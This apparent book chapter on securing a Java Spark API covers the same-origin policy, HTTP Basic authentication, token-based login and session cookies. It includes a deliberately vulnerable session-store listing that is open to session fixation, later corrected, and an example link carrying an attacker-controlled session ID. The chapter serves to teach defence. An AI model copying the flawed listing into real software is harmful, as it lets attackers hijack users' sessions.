> **DEFINITION** The *origin* of a URL is the combination of the protocol, host, and port components of the URL. If no port is specified in the URL, then a default port is used for the protocol. For HTTP the default port is 80, while for HTTPS it is 443. For example, the origin of the URL https://www.google.com/search has protocol = https, host = www.google.com, and port = 443. Two URLs have the same origin if the protocol, host, and port all exactly match each other.

The same-origin policy

The same-origin policy (SOP) is applied by web browsers to decide whether to allow a page or script loaded from one origin to interact with other resources. It applies when other resources are embedded within a page, such as by HTML `<img>` or `<script>` tags, and when network requests are made through form submissions or by JavaScript. Requests to the same origin are always allowed, but requests to a different origin, known as cross-origin requests, are often blocked based on the policy. The SOP can be surprising and confusing at times, but it is a critical part of web security so it's worth getting familiar with as an API developer. Many browser APIs available to JavaScript are also restricted by origin, such as access to the HTML document itself (via the document object model, or DOM), local data storage, and cookies. The Mozilla Developer Network has an excellent article on the SOP at https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy.

Broadly speaking, the SOP will allow many requests to be sent from one origin to another, but it will stop the initiating origin from being able to read the response. For example, if a JavaScript loaded from https://www.alice.com makes a POST request to http://bob.net, then the request will be allowed (subject to the conditions described below), but the script will not be able to read the response or even see if it was successful. Embedding a resource using a HTML tag such as `<img>`, `<video>`, or `<script>` is generally allowed, and in some cases, this can reveal some information about the cross-origin response to a script, such as whether the resource exists or its size.

Only certain HTTP requests are permitted cross-origin by default, and other requests will be blocked completely. Allowed requests must be either a GET, POST, or HEAD request and can contain only a small number of allowed headers on the request, such as Accept and Accept-Language headers for content and language negotiation. A Content-Type header is allowed, but only three simple values are allowed:

- application/x-www-form-urlencoded
- multipart/form-data
- text/plain

These are the same three content types that can be produced by an HTML form element. Any deviation from these rules will result in the request being blocked. Cross-origin resource sharing (CORS) can be used to relax these restrictions, as you'll learn in chapter 5.

To instruct Spark to serve your HTML and JavaScript files, you add a `staticFiles` directive to the main method where you have configured the API routes. Open Main.java in your text editor and add the following line to the main method. It must come before any other route definitions, so put it right at the start of the main method as the very first line:

```
Spark.staticFiles.location("/public");
```

This instructs Spark to serve any files that it finds in the src/main/java/resources/public folder.

> **TIP** Static files are copied during the Maven compilation process, so you will need to rebuild and restart the API using `mvn clean compile exec:java` to pick up any changes to these files.

Once you have configured Spark and restarted the API server, you will be able to access the UI from https://localhost:4567/natter.html. Type in any value for the new space name and owner and then click the Submit button. Depending on your browser, you will be presented with a screen like that shown in figure 4.3 prompting you for a username and password.




Figure 4.3 Chrome prompt for username and password produced automatically when the API asks for HTTP Basic authentication

So, where did this come from? Because your JavaScript client did not supply a username and password on the REST API request, the API responded with a standard HTTP 401 Unauthorized status and a WWW-Authenticate header prompting for authentication using the Basic scheme. The browser understands the Basic authentication scheme, so it pops up a dialog box automatically to prompt the user for a username and password.

Create a user with the same name as the space owner using curl at the command line if you have not already created one, by running:

```
curl -H 'Content-Type: application/json' \
    -d '{"username":"test","password":"password"}'\
    https://localhost:4567/users
```

and then type in the name and password to the box, and click Sign In. If you check the JavaScript Console you will see that the space has now been created.

If you now create another space, you will see that the browser doesn't prompt for the password again but that the space is still created. Browsers remember HTTP Basic credentials and automatically send them on subsequent requests to the same URL path and to other endpoints on the same host and port that are siblings of the original URL. That is, if the password was originally sent to https://api.example.com:4567/a/b/c, then the browser will send the same credentials on requests to https://api.example.com:4567/a/b/d, but would not send them on a request to https://api.example.com:4567/a or other endpoints.

4.1.4 Drawbacks of HTTP authentication

Now that you've implemented a simple UI for the Natter API using HTTP Basic authentication, it should be apparent that it has several drawbacks from both a user experience and engineering point of view. Some of the drawbacks include the following:

- The user's password is sent on every API call, increasing the chance of it accidentally being exposed by a bug in one of those operations. If you are implementing a microservice architecture (covered in chapter 10), then every microservice needs to securely handle those passwords.
- Verifying a password is an expensive operation, as you saw in chapter 3, and performing this validation on every API call adds a lot of overhead. Modern password-hashing algorithms are designed to take around 100ms for interactive logins, which limits your API to handling 10 operations per CPU core per second. You're going to need a lot of CPU cores if you need to scale up with this design!
- The dialog box presented by browsers for HTTP Basic authentication is pretty ugly, with not much scope for customization. The user experience leaves a lot to be desired.
- There is no obvious way for the user to ask the browser to forget the password. Even closing the browser window may not work and it often requires configuring advanced settings or completely restarting the browser. On a public terminal, this is a serious security problem if the next user can visit pages using your stored password just by clicking the Back button.

For these reasons, HTTP Basic authentication and other standard HTTP auth schemes (see sidebar) are not often used for APIs that must be accessed from web browser clients. On the other hand, HTTP Basic authentication is a simple solution for APIs that are called from command-line utilities and scripts, such as system administrator APIs, and has a place in service-to-service API calls that are covered in part 4, where no user is involved at all and passwords can be assumed to be strong.

HTTP Digest and other authentication schemes

HTTP Basic authentication is just one of several authentication schemes that are supported by HTTP. The most common alternative is HTTP Digest authentication, which sends a salted hash of the password instead of sending the raw value. Although this sounds like a security improvement, the hashing algorithm used by HTTP Digest, MD5, is considered insecure by modern standards and the widespread adoption of HTTPS has largely eliminated its advantages. Certain design choices in HTTP Digest also prevent the server from storing the password more securely, because the weakly-hashed value must be available. An attacker who compromises the database therefore has a much easier job than they would if a more secure algorithm had been used. If that wasn't enough, there are several incompatible variants of HTTP Digest in use. You should avoid HTTP Digest authentication in new applications.

While there are a few other HTTP authentication schemes, most are not widely used. The exception is the more recent HTTP Bearer authentication scheme introduced by OAuth2 in RFC 6750 (https://tools.ietf.org/html/rfc6750). This is a flexible token-based authentication scheme that is becoming widely used for API authentication. HTTP Bearer authentication is discussed in detail in chapters 5, 6, and 7.

Pop quiz

1 Given a request to an API at https://api.example.com:8443/test/1, which of the following URIs would be running on the same origin according to the same-origin policy?

   a http://api.example.com/test/1
   b https://api.example.com/test/2
   c http://api.example.com:8443/test/2
   d https://api.example.com:8443/test/2
   e https://www.example.com:8443/test/2

The answer is at the end of the chapter.

4.2 Token-based authentication

Let's suppose that your users are complaining about the drawbacks of HTTP Basic authentication in your API and want a better authentication experience. The CPU overhead of all this password hashing on every request is killing performance and driving up energy costs too. What you want is a way for users to login once and then be trusted for the next hour or so while they use the API. This is the purpose of token-based authentication, and in the form of session cookies has been a backbone of web development since very early on. When a user logs in by presenting their username and password, the API will generate a random string (the token) and give it to the client. The client then presents the token on each subsequent request, and the API can look up the token in a database on the server to see which user is associated with that

session. When the user logs out, or the token expires, it is deleted from the database, and the user must log in again if they want to keep using the API.

> **NOTE** Some people use the term *token-based authentication* only when referring to non-cookie tokens covered in chapter 5. Others are even more exclusive and only consider the self-contained token formats of chapter 6 to be real tokens.

To switch to token-based authentication, you'll introduce a dedicated new login endpoint. This endpoint could be a new route within an existing API or a brand-new API running as its own microservice. If your login requirements are more complicated, you might want to consider using an authentication service from an open source or commercial vendor; but for now, you'll just hand-roll a simple solution using username and password authentication as before.

Token-based authentication is a little more complicated than the HTTP Basic authentication you have used so far, but the basic flow, shown in figure 4.4, is quite simple. Rather than send the username and password directly to each API endpoint, the client instead sends them to a dedicated login endpoint. The login endpoint verifies the username and password and then issues a time-limited token. The client then includes that token on subsequent API requests to authenticate. The API endpoint




Figure 4.4 In token-based authentication, the client first makes a request to a dedicated login endpoint with the user's credentials. In response, the login endpoint returns a time-limited token. The client then sends that token on requests to other API endpoints that use it to authenticate the user. API endpoints can validate the token by looking it up in the token database.

can validate the token because it is able to talk to a token store that is shared between the login endpoint and the API endpoint.

In the simplest case, this token store is a shared database indexed by the token ID, but more advanced (and loosely coupled) solutions are also possible, as you'll see in chapter 6. A short-lived token that is intended to authenticate a user while they are directly interacting with a site (or API) is often referred to as a session token, session cookie, or just session.

For web browser clients, there are several ways you can store the token on the client. Traditionally, the only option was to store the token in an HTTP cookie, which the browser remembers and sends on subsequent requests to the same site until the cookie expires or is deleted. You'll implement cookie-based storage in the rest of this chapter and learn how to protect cookies against common attacks. Cookies are still a great choice for *first-party clients* running on the same origin as the API they are talking to but can be difficult when dealing with *third-party clients* and clients hosted on other domains. In chapter 5, you will implement an alternative to cookies using HTML 5 local storage that solves these problems, but with new challenges of its own.

DEFINITION A *first-party client* is a client developed by the same organization or company that develops an API, such as a web application or mobile app. *Third-party clients* are developed by other companies and are usually less trusted.

4.2.1 A token store abstraction

In this chapter and the next two, you're going to implement several storage options for tokens with different pros and cons, so let's create an interface now that will let you easily swap out one solution for another. Figure 4.5 shows the `TokenStore` interface and its associated `Token` class as a UML class diagram. Each token has an associated username and an expiry time, and a collection of attributes that you can use to associate information with the token, such as how the user was authenticated or other details that you want to use to make access control decisions. Creating a token in the store returns its ID, allowing different store implementations to decide how the token should be named. You can later look up a token by ID, and you can use the `Optional`




Figure 4.5 A token store has operations to create a token, returning its ID, and to look up a token by ID. A token itself has an associated username, an expiry time, and a set of attributes.

class to handle the fact that the token might not exist; either because the user passed an invalid ID in the request or because the token has expired.

The code to create the `TokenStore` interface and `Token` class is given in listing 4.4. As in the UML diagram, there are just two operations in the `TokenStore` interface for now. One is for creating a new token, and another is for reading a token given its ID. You'll add another method to revoke tokens in section 4.6. For simplicity and conciseness, you can use public fields for the attributes of the token. Because you'll be writing more than one implementation of this interface, let's create a new package to hold them. Navigate to src/main/java/com/manning/apisecurityinaction and create a new folder named "token". In your text editor, create a new file TokenStore.java in the new folder and copy the contents of listing 4.4 into the file, and click Save.

Listing 4.4 The TokenStore abstraction

```
package com.manning.apisecurityinaction.token;

import java.time.*;
import java.util.*;
import java.util.concurrent.*;
import spark.Request;

public interface TokenStore {

  String create(Request request, Token token);
  Optional<Token> read(Request request, String tokenId);

  class Token {
    public final Instant expiry;
    public final String username;
    public final Map<String, String> attributes;

    public Token(Instant expiry, String username) {
      this.expiry = expiry;
      this.username = username;
      this.attributes = new ConcurrentHashMap<>();
    }
  }
}
```

A token can be created and then later looked up by token ID.

A token has an expiry time, an associated username, and a set of attributes.

Use a concurrent map if the token will be accessed from multiple threads.

In section 4.3, you'll implement a token store based on session cookies, using Spark's built-in cookie support. Then in chapters 5 and 6 you'll see more advanced implementations using databases and encrypted client-side tokens for high scalability.

4.2.2 Implementing token-based login

Now that you have an abstract token store, you can write a login endpoint that uses the store. Of course, it won't work until you implement a real token store backend, but you'll get to that soon in section 4.3.

As you've already implemented HTTP Basic authentication, you can reuse that functionality to implement token-based login. By registering a new login endpoint and marking it as requiring authentication, using the existing `UserController` filter, the client will be forced to authenticate with HTTP Basic to call the new login endpoint. The user controller will take care of validating the password, so all our new endpoint must do is look up the subject attribute in the request and construct a token based on that information, as shown in figure 4.6.




Figure 4.6 The user controller authenticates the user with HTTP Basic authentication as before. If that succeeds, then the request continues to the token login endpoint, which can retrieve the authenticated subject from the request attributes. Otherwise, the request is rejected because the endpoint requires authentication.

The ability to reuse the existing HTTP Basic authentication mechanism makes the implementation of the login endpoint very simple, as shown in listing 4.5. To implement token-based login, navigate to src/main/java/com/manning/apisecurityinaction/controller and create a new file TokenController.java. The new controller should take a `TokenStore` implementation as a constructor argument. This will allow you to swap out the token storage backend without altering the controller implementation. As the actual authentication of the user will be taken care of by the existing `UserController`, all the `TokenController` needs to do is pull the authenticated user subject out of the request attributes (where it was set by the `UserController`) and create a new token using the `TokenStore`. You can set whatever expiry time you want for the tokens, and this will control how frequently the user will be forced to reauthenticate. In this example it's hard-coded to 10 minutes for demonstration purposes. Copy the contents of listing 4.5 into the new TokenController.java file, and click Save.

Listing 4.5 Token-based login

```
package com.manning.apisecurityinaction.controller;

import java.time.temporal.ChronoUnit;

import org.json.JSONObject;
import com.manning.apisecurityinaction.token.TokenStore;
import spark.*;

import static java.time.Instant.now;

public class TokenController {

    private final TokenStore tokenStore;

    public TokenController(TokenStore tokenStore) {
        this.tokenStore = tokenStore;
    }

    public JSONObject login(Request request, Response response) {
        String subject = request.attribute("subject");
        var expiry = now().plus(10, ChronoUnit.MINUTES);

        var token = new TokenStore.Token(expiry, subject);
        var tokenId = tokenStore.create(request, token);

        response.status(201);
        return new JSONObject()
                .put("token", tokenId);
    }
}
```

Inject the token store as a constructor argument.

Extract the subject username from the request and pick a suitable expiry time.

Create the token in the store and return the token ID in the response.

You can now wire up the `TokenController` as a new endpoint that clients can call to login and get a session token. To ensure that users have authenticated using the `UserController` before they hit the `TokenController` login endpoint, you should add the new endpoint after the existing authentication filters. Given that logging in is an important action from a security point of view, you should also make sure that calls to the login endpoint are logged by the `AuditController` as for other endpoints. To add the new login endpoint, open the Main.java file in your editor and add lines to create a new `TokenController` and expose it as a new endpoint, as in listing 4.6. Because you don't yet have a real `TokenStore` implementation, you can pass a `null` value to the `TokenController` for now. Rather than have a `/login` endpoint, we'll treat session tokens as a resource and treat logging in as creating a new session resource. Therefore, you should register the `TokenController` login method as the handler for a POST request to a new `/sessions` endpoint. Later, you will implement logout as a DELETE request to the same endpoint.

Listing 4.6 The login endpoint

```
TokenStore tokenStore = null;
var tokenController = new TokenController(tokenStore);

before(userController::authenticate);

var auditController = new AuditController(database);
before(auditController::auditRequestStart);
afterAfter(auditController::auditRequestEnd);

before("/sessions", userController::requireAuthentication);
post("/sessions", tokenController::login);
```

Create the new TokenController, at first with a null TokenStore.

Calls to the login endpoint should be logged, so make sure that also happens first.

Reject unauthenticated requests before the login endpoint can be accessed.

Ensure the user is authenticated by the UserController first.

Once you've added the code to wire up the `TokenController`, it's time to write a real implementation of the `TokenStore` interface. Save the Main.java file, but don't try to test it yet because it will fail.

4.3 Session cookies

The simplest implementation of token-based authentication, and one that is widely implemented on almost every website, is cookie-based. After the user authenticates, the login endpoint returns a `Set-Cookie` header on the response that instructs the web browser to store a random session token in the cookie storage. Subsequent requests to the same site will include the token as a `Cookie` header. The server can then look up the cookie token in a database to see which user is associated with that token, as shown in figure 4.7.

Are cookies RESTful?

One of the key principles of the REST architectural style is that interactions between the client and the server should be *stateless*. That is, the server should not store any client-specific state between requests. Cookies appear to violate this principle because the server stores state associated with the cookie for each client. Early uses of session cookies included using them as a place to store temporary state such as a shopping cart of items that have been selected by the user but not yet paid for. These abuses of cookies often broke expected behavior of web pages, such as the behavior of the back button or causing a URL to display differently for one user compared to another.

When used purely to indicate the login state of a user at an API, session cookies are a relatively benign violation of the REST principles, and they have many security attributes that are lost when using other technologies. For example, cookies are associated with a domain, so the browser ensures that they are not accidentally sent to other sites. They can also be marked as Secure, which prevents the cookie being accidentally sent over a non-HTTPS connection where it might be intercepted. I therefore

(continued)

think that cookies still have an important role to play for APIs that are designed to serve browser-based clients served from the same origin as the API. In chapter 6, you'll learn about alternatives to cookies that do not require the server to maintain any per-client state, and in chapter 9, you'll learn how to use capability URIs for a more RESTful solution.




Figure 4.7 In session cookie authentication, after the user logs in the server sends a Set-Cookie header on the response with a random session token. On subsequent requests to the same server, the browser will send the session token back in a Cookie header, which the server can then look up in the token store to access the session state.

Cookie-based sessions are so widespread that almost every web framework for any language has built-in support for creating such session cookies, and Spark is no exception. In this section you'll build a `TokenStore` implementation based on Spark's session cookie support. To access the session associated with a request, you can use the `request.session()` method:

```
Session session = request.session(true);
```

Spark will check to see if a session cookie is present on the request, and if so, it will look up any state associated with that session in its internal database. The single `boolean` argument indicates whether you would like Spark to create a new session if one does

not yet exist. To create a new session, you pass a `true` value, in which case Spark will generate a new session token and store it in its database. It will then add a Set-Cookie header to the response. If you pass a `false` value, then Spark will return `null` if there is no Cookie header on the request with a valid session token.

Because we can reuse the functionality of Spark's built-in session management, the implementation of the cookie-based token store is almost trivial, as shown in listing 4.7. To create a new token, you can simply create a new session associated with the request and then store the token attributes as attributes of the session. Spark will take care of storing these attributes in its session database and setting the appropriate Set-Cookie header. To read tokens, you can just check to see if a session is associated with the request, and if so, populate the `Token` object from the attributes on the session. Again, Spark takes care of checking if the request has a valid session Cookie header and looking up the attributes in its session database. If there is no valid session cookie associated with the request, then Spark will return a `null` session object, which you can then return as an `Optional.empty()` value to indicate that no token is associated with this request.

To create the cookie-based token store, navigate to src/main/java/com/manning/apisecurityinaction/token and create a new file named CookieTokenStore.java. Type in the contents of listing 4.7, and click Save.

WARNING This code suffers from a vulnerability known as session fixation. You'll fix that shortly in section 4.3.1.

Listing 4.7 The cookie-based TokenStore

```
package com.manning.apisecurityinaction.token;

import java.util.Optional;
import spark.Request;

public class CookieTokenStore implements TokenStore {

    @Override
    public String create(Request request, Token token) {

        // WARNING: session fixation vulnerability!
        var session = request.session(true);

        session.attribute("username", token.username);
        session.attribute("expiry", token.expiry);
        session.attribute("attrs", token.attributes);

        return session.id();
    }

    @Override
    public Optional<Token> read(Request request, String tokenId) {
```

Pass true to request.session() to create a new session cookie.

Store token attributes as attributes of the session cookie.

```
        var session = request.session(false);
        if (session == null) {
            return Optional.empty();
        }

        var token = new Token(session.attribute("expiry"),
                session.attribute("username"));
        token.attributes.putAll(session.attribute("attrs"));

        return Optional.of(token);
    }
}
```

Pass false to request.session() to check if a valid session is present.

Populate the Token object with the session attributes.

You can now wire up the `TokenController` to a real `TokenStore` implementation. Open the Main.java file in your editor and find the lines that create the `TokenController`. Replace the `null` argument with an instance of the `CookieTokenStore` as follows:

```
TokenStore tokenStore = new CookieTokenStore();
var tokenController = new TokenController(tokenStore);
```

Save the file and restart the API. You can now try out creating a new session. First create a test user if you have not done so already:

```
$ curl -H 'Content-Type: application/json' \
    -d '{"username":"test","password":"password"}' \
    https://localhost:4567/users
{"username":"test"}
```

You can then call the new `/sessions` endpoint, passing in the username and password using HTTP Basic authentication to get a new session cookie:

```
$ curl -i -u test:password \
    -H 'Content-Type: application/json' \
    -X POST https://localhost:4567/sessions
HTTP/1.1 201 Created
Date: Sun, 19 May 2019 09:42:43 GMT
Set-Cookie:
➥ JSESSIONID=node0hwk7s0nq6wvppqh0wbs0cha91.node0;Path=/;Secure;
➥ HttpOnly
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: application/json
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-store
Server:
Transfer-Encoding: chunked

{"token":"node0hwk7s0nq6wvppqh0wbs0cha91"}
```

Use the -u option to send HTTP Basic credentials.

Spark returns a Set-Cookie header for the new session token.

The TokenController also returns the token in the response body.

4.3.1 Avoiding session fixation attacks

The code you've just written suffers from a subtle but widespread security flaw that affects all forms of token-based authentication, known as a *session fixation attack*. After the user authenticates, the `CookieTokenStore` then asks for a new session by calling `request.session(true)`. If the request did not have an existing session cookie, then this will create a new session. But if the request already contains an existing session cookie, then Spark will return that existing session and not create a new one. This can create a security vulnerability if an attacker is able to inject their own session cookie into another user's web browser. Once the victim logs in, the API will change the username attribute in the session from the attacker's username to the victim's username. The attacker's session token now allows them to access the victim's account, as shown in figure 4.8. Some web servers will produce a session cookie as soon as you access the login page, allowing an attacker to obtain a valid session cookie before they have even logged in.

DEFINITION A *session fixation attack* occurs when an API fails to generate a new session token after a user has authenticated. The attacker captures a session token from loading the site on their own device and then injects that token




Figure 4.8 In a session fixation attack, the attacker first logs in to obtain a valid session token. They then inject that session token into the victim's browser and trick them into logging in. If the existing session is not invalidating during login then the attacker's session will be able to access the victim's account.

into the victim's browser. Once the victim logs in, the attacker can use the original session token to access the victim's account.

Browsers will prevent a site hosted on a different origin from setting cookies for your API, but there are still ways that session fixation attacks can be exploited. First, if the attacker can exploit an XSS attack on your domain, or any sub-domain, then they can use this to set a cookie. Second, Java servlet containers, which Spark uses under the hood, support different ways to store the session token on the client. The default, and safest, mechanism is to store the token in a cookie. But you can also configure the servlet container to store the session by rewriting URLs produced by the site to include the session token in the URL itself. Such URLs look like the following:

```
https://api.example.com/users/jim;JSESSIONID=l8Kjd…
```

The `;JSESSIONID=…` bit is added by the container and is parsed out of the URL on subsequent requests. This style of session storage makes it much easier for an attacker to carry out a session fixation attack because they can simply lure the user to click on a link like the following:

```
https://api.example.com/login;JSESSIONID=<attacker-controlled-session>
```

If you use a servlet container for session management, you should ensure that the session tracking-mode is set to COOKIE in your web.xml, as in the following example:

```
<session-config>
    <tracking-mode>COOKIE</tracking-mode>
</session-config>
```

This is the default in the Jetty container used by Spark. You can prevent session fixation attacks by ensuring that any existing session is invalidated after a user authenticates. This ensures that a new random session identifier is generated, which the attacker is unable to guess. The attacker's session will be logged out. Listing 4.8 shows the updated `CookieTokenStore`. First, you should check if the client has an existing session cookie by calling `request.session(false)`. This instructs Spark to return the existing session, if one exists, but will return `null` if there is not an existing session. Invalidate any existing session to ensure that the next call to `request.session(true)` will create a new one. To eliminate the vulnerability, open CookieTokenStore.java in your editor and update the login code to match listing 4.8.

Listing 4.8 Preventing session fixation attacks

```
@Override
public String create(Request request, Token token) {

    var session = request.session(false);
    if (session != null) {
        session.invalidate();
```

Check if there is an existing session and invalidate it.

```
        }
        session = request.session(true);

        session.attribute("username", token.username);
        session.attribute("expiry", token.expiry);
        session.attribute("attrs", token.attributes);

        return session.id();
    }
```

Create a fresh session that is unguessable to the attacker.

4.3.2 Cookie security attributes

As you can see from the output of curl, the Set-Cookie header generated by Spark sets the JSESSIONID cookie to a random token string and sets some attributes on the cookie to limit how it is used:

```
Set-Cookie:
➥ JSESSIONID=node0hwk7s0nq6wvppqh0wbs0cha91.node0;Path=/;Secure;
➥ HttpOnly
```

There are several standard attributes that can be set on a cookie to prevent accidental misuse. Table 4.1 lists the most useful attributes from a security point of view.

Table 4.1 Cookie security attributes

Cookie attribute	Meaning
`Secure`	Secure cookies are only ever sent over a HTTPS connection and so cannot be stolen by network eavesdroppers.
`HttpOnly`	Cookies marked `HttpOnly` cannot be read by JavaScript, making them slightly harder to steal through XSS attacks.
`SameSite`	SameSite cookies will only be sent on requests that originate from the same origin as the cookie. SameSite cookies are covered in section 4.4.
`Domain`	If no Domain attribute is present, then a cookie will only be sent on requests to the exact host that issued the Set-Cookie header. This is known as a *host-only cookie*. If you set a Domain attribute, then the cookie will be sent on requests to that domain and all sub-domains. For example, a cookie with Domain=example.com will be sent on requests to api.example.com and www.example.com. Older versions of the cookie standards required a leading dot on the domain value to include subdomains (such as Domain=.example.com), but this is the only behavior in more recent versions and so any leading dot is ignored. Don't set a Domain attribute unless you really need the cookie to be shared with subdomains.
`Path`	If the Path attribute is set to /users, then the cookie will be sent on any request to a URL that matches /users or any sub-path such as /users/mary, but not on a request to /cats/mrmistoffelees. The Path defaults to the parent of the request that returned the Set-Cookie header, so you should normally explicitly set it to / if you want the cookie to be sent on all requests to your API. The Path attribute has limited security benefits, as it is easy to defeat by creating a hidden iframe with the correct path and reading the cookie through the DOM.

Table 4.1 Cookie security attributes *(continued)*

Cookie attribute	Meaning
`Expires` and `Max-Age`	Sets the time at which the cookie expires and should be forgotten by the client, either as an explicit date and time (Expires) or as the number of seconds from now (Max-Age). Max-Age is newer and preferred, but Internet Explorer only understands Expires. Setting the expiry to a time in the past will delete the cookie immediately. If you do not set an explicit expiry time or max-age, then the cookie will live until the browser is closed.

Persistent cookies

A cookie with an explicit Expires or Max-Age attribute is known as a *persistent cookie* and will be permanently stored by the browser until the expiry time is reached, even if the browser is restarted. Cookies without these attributes are known as *session cookies* (even if they have nothing to do with a session token) and are deleted when the browser window or tab is closed. You should avoid adding the Max-Age or Expires attributes to your authentication session cookies so that the user is effectively logged out when they close their browser tab. This is particularly important on shared devices, such as public terminals or tablets that might be used by many different people. Some browsers will now restore tabs and session cookies when the browser is restarted though, so you should always enforce a maximum session time on the server rather than relying on the browser to delete cookies appropriately. You should also consider implementing a maximum idle time, so that the cookie becomes invalid if it has not been used for three minutes or so. Many session cookie frameworks implement these checks for you.

